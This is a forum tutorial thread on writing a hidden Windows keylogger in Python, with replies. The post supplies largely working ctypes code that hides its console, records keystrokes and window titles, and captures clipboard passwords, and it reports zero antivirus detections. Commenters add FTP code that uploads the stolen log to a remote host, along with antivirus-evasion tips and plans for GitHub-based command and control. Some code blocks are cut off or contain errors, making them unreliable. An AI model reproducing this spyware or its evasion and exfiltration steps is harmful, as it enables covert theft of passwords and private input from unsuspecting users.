

🔒 Malware writing - Python malware, part 1

■ Malware keylogger, python, pentesting, hacking



tr4cefl0w 0x00sec VIP

4 Feb 19

Malware writing series - Python Malware, part 1

I recently was sifting through a bunch of Humble Bundle, which like many, I had acquired in the past but never read and saw Black Hat Python. Curious to see what this was all about, I started looking some of the examples and identified issues that really annoyed me.

1. It's written for Python 2.7. Python 3 has been out for years.
2. It uses multiple packages that are now deprecated or extremely buggy, such as pyHook.
3. It lacks a lot of neat tricks that one could do simply with standard user privileges.

Having written my share of malwares for *fun cough* in the past, I thought it would be interesting to revisit some basic features using today's most *hip* and popular languages. I think it will also be a good tutorial for people starting in security in general to give a rough idea of the capabilities.

It's worth noting that popular red team techniques such as dumping credentials from LSASS are almost completely useless with modern EDR (Endpoint Detection and Response) solutions as this is what they are looking for.

Which is why going back to basics and have a little bit of patience is all you need and is the most efficient. Everything is done here with standard user privileges, in the user's context.

So why Python?

- Easy to learn and good for good for people new to programming
- Less commonly used and less chances to get flagged by AVs
- Can be executed in multiple ways.
- Can interface with C functions and the Windows API with ctypes or pywin32

But there are a few shortcomings:

- Slow and low performance compared to pure C because the code is interpreted during execution
- Large executables (but it's 2019 so bandwidth shouldn't be an issue)
- Can't do real multi-threading due to GIL (we'll get into that later in the series)

The tutorial will be divided in multiple parts. In each part, we will build a different module that will provide a specific set of features to our malware, including a module to use Github as C2 (always better to hide in plain sight). Then we'll look at different ways to run, compile and distribute the malware. The code will be available in the <https://github.com/tr4cefl0w/0x00sec> ³⁴¹ repository.

It's worth mentioning that I didn't add a lot of exception handling or did much testing due to lack of time, but it's good enough (and like Joel Salatin says, good enough is perfect) for an introduction. Also, I'm not a Python expert and haven't touched the WinAPI a lot in the past decade so feel free to point out any mistake or improvements that could be done.

This part focuses on keylogging, the second part will likely be capturing or dumping credentials, although there's some of this in that first part with the clipboard.

That keylogger currently has 0 detections on VirusTotal but it doesn't do much other than logging. It's not sending the data or doing anything else. You can find the results here:
<https://www.virustotal.com/#/file/352337f857d72a263d4263e3a1643e2435e25e6eb91ab765bbbd8306a45babdc/detection> ¹⁵²

Building a keylogger

Calling functions is easy, but figuring out the algorithm is often the painful part.

First and foremost, we want to determine the actions that will need to be performed. What's the point of logging what's typed if you can't contextualize it?

We need to know:

- What the current program is?
- When and what keys are pressed?
- How to deal with special keys and how we can use them?
- When to capture the clipboard?

To do so, we need to find a way to access multiple Windows API functions. Code from Black Hat Python and similar books mostly pyWin32 and pyHook. But, pyHook is only (officially) available for Python 2.7 and still has a lot of old bugs that have yet to be fixed. For the keylogger, I figured it'd be better to use ctypes from the standard library as it would show some basics on how to use it to call Windows API functions.

In future parts we'll likely just use PyWin32 for the simplicity and great documentation.

Let's start.

Create a folder for the project and a sub-folder called modules. In the modules folder, create the file `keylogger.py` then open it in your text editor.

We first import the required standard libraries. Then, we have to import the Windows DLLs that provide the functions we'll need. In this case, we'll need `kernel32.dll` and `user32.dll`. Finally, we want to avoid showing the console window on the desktop which would raise suspicions.

```
import ctypes          # For interfacing with C functions
import logging         # For logging the keystrokes on disk

kernel32 = ctypes.windll.kernel32    # Access functions from kernel32.dll
user32 = ctypes.windll.user32        # Access functions from user32.dll

user32.ShowWindow(kernel32.GetConsoleWindow(), 0)    # Hide console
```

get_current_window() function

We have to build a function to get the current window title so we know in what program the user is typing.

```
def get_current_window(): # Function to grab the current window and its title

    # Required WinAPI functions
    GetForegroundWindow = user32.GetForegroundWindow
    GetWindowTextLength = user32.GetWindowTextLengthW
    GetWindowText = user32.GetWindowTextW
```

```
hwnd = GetForegroundWindow() # Get handle to foreground window
length = GetWindowTextLength(hwnd) # Get length of the window text in ti
buff = ctypes.create_unicode_buffer(length + 1) # Create buffer to store

GetWindowText(hwnd, buff, length + 1) # Get window title and store in bu

return buff.value # Return the value of buff
```

Now we can use this function to get the current window title and later use it in the keylogging function.

get_clipboard() function

The second function is to capture the content of the clipboard. It is a bit tricky to set up but it shows how to use pointers with ctypes.

```
def get_clipboard():

    CF_TEXT = 1 # Set clipboard format

    # Argument and return types for GlobalLock/GlobalUnlock.
    kernel32.GlobalLock.argtypes = [ctypes.c_void_p]
    kernel32.GlobalLock.restype = ctypes.c_void_p
    kernel32.GlobalUnlock.argtypes = [ctypes.c_void_p]

    # Return type for GetClipboardData
    user32.GetClipboardData.restype = ctypes.c_void_p
    user32.OpenClipboard(0)

    # Required clipboard functions
    IsClipboardFormatAvailable = user32.IsClipboardFormatAvailable
    GetClipboardData = user32.GetClipboardData
    CloseClipboard = user32.CloseClipboard

    try:
```

```
if IsClipboardFormatAvailable(CF_TEXT): # If CF_TEXT is available
    data = GetClipboardData(CF_TEXT) # Get handle to data in clipboard
    data_locked = kernel32.GlobalLock(data) # Get pointer to memory
    text = ctypes.c_char_p(data_locked) # Get a char * pointer (string)
    value = text.value # Dump the content in value
```

Now we have the function to capture the clipboard content. Of course this could be done in fewer lines of code with PyWin32 but I figured it would be good to do something using only the standard library and show some basic usage of ctypes.

get_keystrokes() function

Now, the keylogging function. That function, when called, requires two arguments. The directory where the log file will be stored and the file name. Then, we configure the logger that will write the log file on disk. Finally, we set up the WinAPI function and variables we need, such as a dictionary for the special keys pressed such as , , and so on.

The keylogging algorithm is set to run indefinitely using a `while` loop. The reason is that we don't want the keylogging to stop unless it is told to do so. This means that if we want to do other tasks meanwhile, we need to run it in parallel with other functions either in a thread or separate process. This will be challenging and we'll cover this later in the series when attempting to do real parallelism (which is not the same as concurrency by the way). We'll also introduce some modifications to use a timer to stop/start the keylogger as an alternative to parallelism.

```
def get_keystrokes(log_dir, log_name): # Function to monitor and log keystrokes

    # Logger
    logging.basicConfig(filename=(log_dir + "\\ " + log_name), level=logging.DEBUG)

    GetAsyncKeyState = user32.GetAsyncKeyState # WinAPI function that detects key state
    special_keys = {0x08: 'BS', 0x09: 'Tab', 0x10: 'Shift', 0x11: 'Ctrl', 0x12: 'Alt', 0x13: 'Space'}
    current_window = None
    line = [] # Stores the characters pressed

    while True:
```

```

if current_window != get_current_window(): # If the content of cur
    current_window = get_current_window() # Put the window title i
    logging.info(str(current_window).encode('utf-8')) # Write the

for i in range(1, 256): # Because there are 256 ASCII characters (
    if.GetAsyncKeyState(i) & 1: # If a key is pressed and matches
        if i in special_keys: # If special key, log as such
            logging.info("<{}>".format(special_keys[i]))
        elif i == 0x0d: # If <ENTER>, log the line typed then clea
            logging.info(line)
            line.clear()
        elif i == 0x63 or i == 0x42 or i == 0x56 or i == 0x76: # T

```

That's it! A side note on capturing the clipboard data. We trigger the function when the user's presses 'c' or 'v' because we want to log when a password is copied for a password manager and in case the user right-clicks to paste instead of using the keyboard shortcut. However, this might repeatedly log the clipboard content in the log file. We could call `EmptyClipboard()` after but that could raise suspicions. If you think of a better way, feel free to share!

Now we assemble everything to make the keylogger module.

```

import ctypes
import logging

# Required librairies
kernel32 = ctypes.windll.kernel32
user32 = ctypes.windll.user32

# Hide console
user32.ShowWindow(kernel32.GetConsoleWindow(), 0)

def get_current_window(): # Function to grab the current window and its ti

    GetForegroundWindow = user32.GetForegroundWindow
    GetWindowTextLength = user32.GetWindowTextLengthW
    GetWindowText = user32.GetWindowTextW

```

```
hwnd = GetForegroundWindow() # Get handle to foreground window
length = GetWindowTextLength(hwnd) # Get length of the window text in
buff = ctypes.create_unicode_buffer(length + 1) # Create buffer to sto

GetWindowText(hwnd, buff, length + 1) # Get window title and store in

return buff.value # Return the value of buff
```

To run the keylogger, we need to create the main program file that will import the module and execute the keylogger. In the root of your project directory, create a `main.py` file and add the following:

```
import os
from modules import keylogger

log_dir = os.environ['localappdata']
log_name = 'applog.txt'

keylogger.get_keystrokes(log_dir, log_name)
```

You can modify the `log_dir` and `log_name` to set the folder and file name of your choice. You can then run it as a Python script with `python main.py` or build a standalone executable with PyInstaller like the one uploaded on Virus Total. To do so, install PyInstaller with `pip install pyinstaller` then run `pyinstaller --onefile main.py -w`.

The executable will be located in the `dist` folder. If you run it through Window Explorer, you'll see that no console window appears.

I created a dummy account in Bitwarden (my password manager) and attempted to log in Office 365 just to show the password being pasted with the clipboard when 'v' is hit. Here's the content of the log file.

```
b'Bitwarden'
b'Sign in to your Microsoft account - Firefox Developer Edition (Private Bro
```

```
<Ctrl>  
[CLIPBOARD] p1zz4
```

Looking at the task manager, you can see it running:

 main.exe	0%	0.6 MB	0 MB/s	0 Mbps
 main.exe	17.0%	5.3 MB	0.1 MB/s	0 Mbps

Look at that CPU usage! As pointed out by @dtm in comments, this is mostly caused by the fact that we're using GetAsyncKeyState() instead of SetWindowsHookExA() and he is right.

However, after testing a simple example of Python keylogger using SetWindowsHookExA(), it triggered 4 AVs detections:

<https://www.virustotal.com/#/file/a3b0373348756b46ccb53772a33da8bc483b0978f984e46637c64c79975cd8ae/detection> 76

To investigate! I'll attempt to find a way to use SetWindowsHookExA() without triggering any detection and update the code and the article if I succeed. If any of you can do it, please share in comment 😊

Python references:

<https://docs.python.org/3/library/ctypes.html> 25


<https://docs.python.org/3/library/logging.html> 7

<https://pyinstaller.readthedocs.io/en/stable/usage.html> 3

MSDN references:

<https://docs.microsoft.com/en-us/windows/desktop/api/winuser/> 14


docs.microsoft.com 6



GlobalLock function (winbase.h)

Locks a global memory object and returns a pointer to the first byte of the object's memory block.


docs.microsoft.com 1



Standard Clipboard Formats - Windows applications

The clipboard formats defined by the system are called standard clipboard formats. These clipboard formats are described in the following table.

docs.microsoft.com 3



Clipboard Functions - Windows applications

Edit 2019/02/19: Updated the article taking into account @dtm's comment.

2 Replies ▾

34 ❤️ 🔗

created

 Feb 19

last reply

 Mar 21

20

replies

18.7k

views

8


users

58

likes

17

links



metalerk Luis Esteban

Feb 19

Cool! maybe it can upload the resulting logfile to ftp:

```
import platform
from ftplib import FTP

class FTPConnectionHandler:
    def __init__(self, host, user, passwd):
        self.conn = FTP(host=host, user=user, passwd=passwd)
```

```
def __enter__(self):
    return self.conn

def __exit__(self, exc_type, exc_val, exc_tb):
    self.conn.close()

def upload_logfile(filepath, host, user, passwd):
    with FTPConnectionHandler(host, user, passwd) as ftp:
        with open(filepath, 'rb') as f:
            ftp.storbinary('STOR {}'.format(platform.node()), f)
```

2 Replies ▾



dtm waifu pillow collector

1 Feb 20

tr4cefl0w:

Look at that CPU usage! It's caused by the code being interpreted and the infinite loop with `while True: .` We'll likely (try to) fix that in the future with a timer or by converting to C with Cython.

I would like to point out there is an event-based method that performs better than `GetAsyncKeyState` which is via `SetWindowsHookEx` ⁷ with the `WH_KEYBOARD_LL` hook type that can install a global monitor on keystrokes. Please refer to `LowLevelKeyboardProc` ¹ for the callback function details. For an example (in C), you can refer to my previous thread on [Windows Keylogging](#) (shameless self-promotion 😊).

tr4cefl0w:


```
import ctypes # For interfacing with C functions
import logging # For logging the keystrokes on disk
```

```
kernel32 = ctypes.windll.kernel32 # Access functions from kernel32.dll
user32 = ctypes.windll.user32 # Access functions from user32.dll

user32.ShowWindow(kernel32.GetConsoleWindow(), 0) # Hide console
```

I'm assuming the reason you need this is because you're building a console application. If you can get it to build with the Windows (GUI) subsystem, it removes the console prompt entirely, making this code redundant. It's also good to note that if you do this, you may need the [Windows Message Loop](#) ¹ to keep the application alive. It'll be needed to obtain messages for the keystrokes from [SetWindowsHookEx](#) as well.

As for the clipboard monitor, there are a [few ways to do it](#) ³. MSDN documents one way through [GetClipboardSequenceNumber](#) that uses a 32-bit "clipboard sequence number" to track different clipboard contents. It also documents an event-based listener with [AddClipboardFormatListener](#) with the [WM_CLIPBOARDUPDATE](#) window message (requires a window). Here is some PoC code that demonstrates the latter: [ClipboardMonitor.c](#) ⁹.



EDIT: I just realised that your code might not account for right-click -> copy.

Looking forward to the rest of the series!

11  



tr4cefl0w 0x00sec VIP

1  Feb 20

Hey @dtm ! Thanks for the comment, very enlightening. You're right about SetWindowsHookEx. I totally forgot about that and will definitely update the code and the article with the modifications when I find the time for it. You're right, forgot about the copy/paste with the mouse too! I wish I had read your article before. I just finished reading it and I can see more clearly where the issues are now.

1  



tr4cefl0w 0x00sec VIP



metalerk

Feb 20

That defeats the whole purpose of hiding in plain sight.



dtm waifu pillow collector

Feb 20



tr4cefl0w:



However, after testing a simple example of Python keylogger using SetWindowsHookExA(), it triggered 4 AVs detections:

Probably static heuristics, try using GetProcAddress/LoadLibrary combination.


VIP

tr4cefl0w 0x00sec VIP

Feb 20

Just tried, same result:

<https://www.virustotal.com/#/file/d4da068026519db750743d3b839f5136560b708ceb3783020f5ab1a4cb02ca4/detection> 27

I guess i'll try Pynput and PyWin32 and make a second part where we attempt to use SetWindowsHookExA. I might need your help, I'll ping you on IRC if I do.

Thanks for your insight!


VIP

dtm waifu pillow collector

Feb 20

Did you encode the string in `GetProcAddress`?


VIP

tr4cefl0w 0x00sec VIP

1 Feb 20

As discussed in PM, let's work on this together in a later section for more advanced techniques and improvements. This really is just supposed to be an intro 😊

I don't want to scare newcomers away with a deep dive in the Windows API. I'd run away myself.





metalerk Luis Esteban

2 metalerk

Feb 20

Maybe it could work with a version which has to connect remotely.
Anyways, it depends on the use purpose.
Good job!

1 Reply

1



0x5a

Feb 20

Hey do you use any special arguments when compiling with pyinstaller? will using certain flags or different compiler (py2exe) trigger any av stuff or should it not matter... In the past I have compiled a python keylogger I wrote (compiled with py2exe) and it was fine until I compiled with --no-console flag or something of that nature and then the AV got a little upset. Not sure if you have any specific things in mind with that (I'm a noob concerning windows stuff) Thanks!

1 Reply

1



tr4cefl0w 0x00sec VIP

metalerk

Feb 20

Like I mentioned in the article, Github will be used to send files with the objective of hiding in plain site. I might do examples with other services too. You also have to consider firewalls and what threat hunters are looking for. Infected hosts sending data by FTP are easy to catch.

1 Reply

1



tr4cefl0w 0x00sec VIP

0x5a

Feb 20

Regarding your question, that's something I'm planning to test because I haven't used py2exe, cx_freeze and others. I think some of the solutions out there don't have good support for Python 3 too.

Generally when heuristics signatures are triggered, it's because the AV determined that your program is doing shady things when ran in the AV's own virtual machine. Because I don't know py2exe I can't say for what reason it triggered detections.



metalerk Luis Esteban

tr4cefl0w

Feb 20

Actually that's a good point that I overlooked.
What do you suggest to retrieve the log remotely instead?



hunter 0x00sec VIP

Feb 22

You may actually decrease the detection rate by **not** compiling the Python code into an exe. I know it sounds counterintuitive but legit exe's written in Python are rare, flat Python scripts are not 😊 You may have to obfuscate your suspicious events a little bit tho.



tr4cefl0w 0x00sec VIP

Feb 22

Yes and no. In this case these are heuristic detections which means the AV ran it in a sandbox to analyze the behavior. These kind of detection are to be expected by a keylogger depending on the WinAPI functions that are called and the AV itself.

PyInstaller by itself is rarely the cause that triggers AV detection. But yes, there are multiple ways to distribute and execute a Python malware and we'll cover that later.

1  



HACKER

Feb 23

Subject is very nice but I don't like Python Malware because a lot of file size and detection rate is high. (Sorry my bad english, I hope you understand 😊)

Thank you for this topic. 😊

1 Reply 


 



xXxH4CK0RxXx Lulumichen

Mar 2

nice tutorial, thanks a lot! 😊 this is one of the first great tutorials for python hacking I have seen.

2  



tr4cefl0w 0x00sec VIP

Mar 2

Thank you so much, I appreciate it. Please read part two, it's a better version of the keylogger but a bit more complicated to write.

1  



tr4cefl0w 0x00sec VIP



0x00 HACKER

Mar 2

Size doesn't really matter (insert "that's what she said" joke here) nowadays. If your target doesn't have broadband, better give up. Detection ratio has nothing to do with the use of Python.

1  